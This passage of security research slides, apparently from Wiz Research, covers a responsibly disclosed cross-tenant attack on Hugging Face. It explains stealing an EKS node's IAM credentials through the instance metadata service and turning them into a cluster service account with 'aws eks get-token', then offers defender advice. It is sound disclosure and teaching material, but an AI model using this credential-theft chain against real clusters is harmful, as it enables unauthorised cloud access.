 "SecretAccessKey": "
 "Token": "
 "Expiration": "2024-10-02T17:56:06Z'
```

Pod-to-Node Escape in AWS EKS

- What happens if we try to send an HTTP request to the IP address 169.254.169.254 from within our pod?
- By default, we get routed to the Node's IMDS
 - Which returns the **Node's** IAM Security Credentials
- Our Pod now has access to AWS credentials of the Node
 - In EKS, by default, Nodes are assigned an AWS IAM Role which has access to EKS, Container Registries, Network, etc

\$ aws eks get-token


- Using the aws cli, we can transform these AWS credentials into a service account within the Kubernetes cluster
- Since we are authenticating with the Node's AWS credentials, we get the service account of the Node within the cluster

[aws.eks]

get-token 1

Description ¶

Get a token for authentication with an Amazon EKS cluster. This can be used as an alternative to the awsiam-authenticator.




Demo

Impact

- Access all private models hosted on the platform
 - Almost a million at the time





WIZ Research

Responsible Disclosure

Responsible Disclosure

- All issues have been reported to Hugging Face
- Worked closely with Hugging Face to help fix the bugs
- Never interfered with Hugging Face customers
 - Tests were performed only on our accounts

Summary

Summary

- Multi-tenancy is hard
 - Many pitfalls
- Pivoting is an essential part of multi-tenancy research
 - Escalate impact
 - Exploiting a chain of security issues
- The impact of cross-tenant attacks is massive

For Researchers

- SaaS / PaaS targets often expose interesting attack surfaces
 - Often overlooked
 - Impactful bugs
- Vulnerabilities in these services affect countless organizations simultaneously

For Defenders

- Safe(r) model formats reduce attack surface
 - SafeTensors, GGML/GGUF
 - Safer != Safe
- Use stronger security boundaries (as opposed to containers)
 - Hardened containers / gVisor
 - Dedicated virtual machines
 - Dedicated clusters
 - Security Features: Kubernetes namespaces / Network policies / Pod Security Policy / Pod Security Admission
- Collaborate with security researchers ©

More on Cross-Tenant Research

- Microsoft Azure Cosmos DB
- Microsoft Azure PostgreSQL
- IBM Cloud Databases
- Alibaba Cloud Database Services
- Hugging Face Inference-as-a-Service
- Hugging Face Al Application Hosting
- Replicate Inference-as-a-Service
- SAP AI Core Model Training

https://wiz.io/blog

Questions?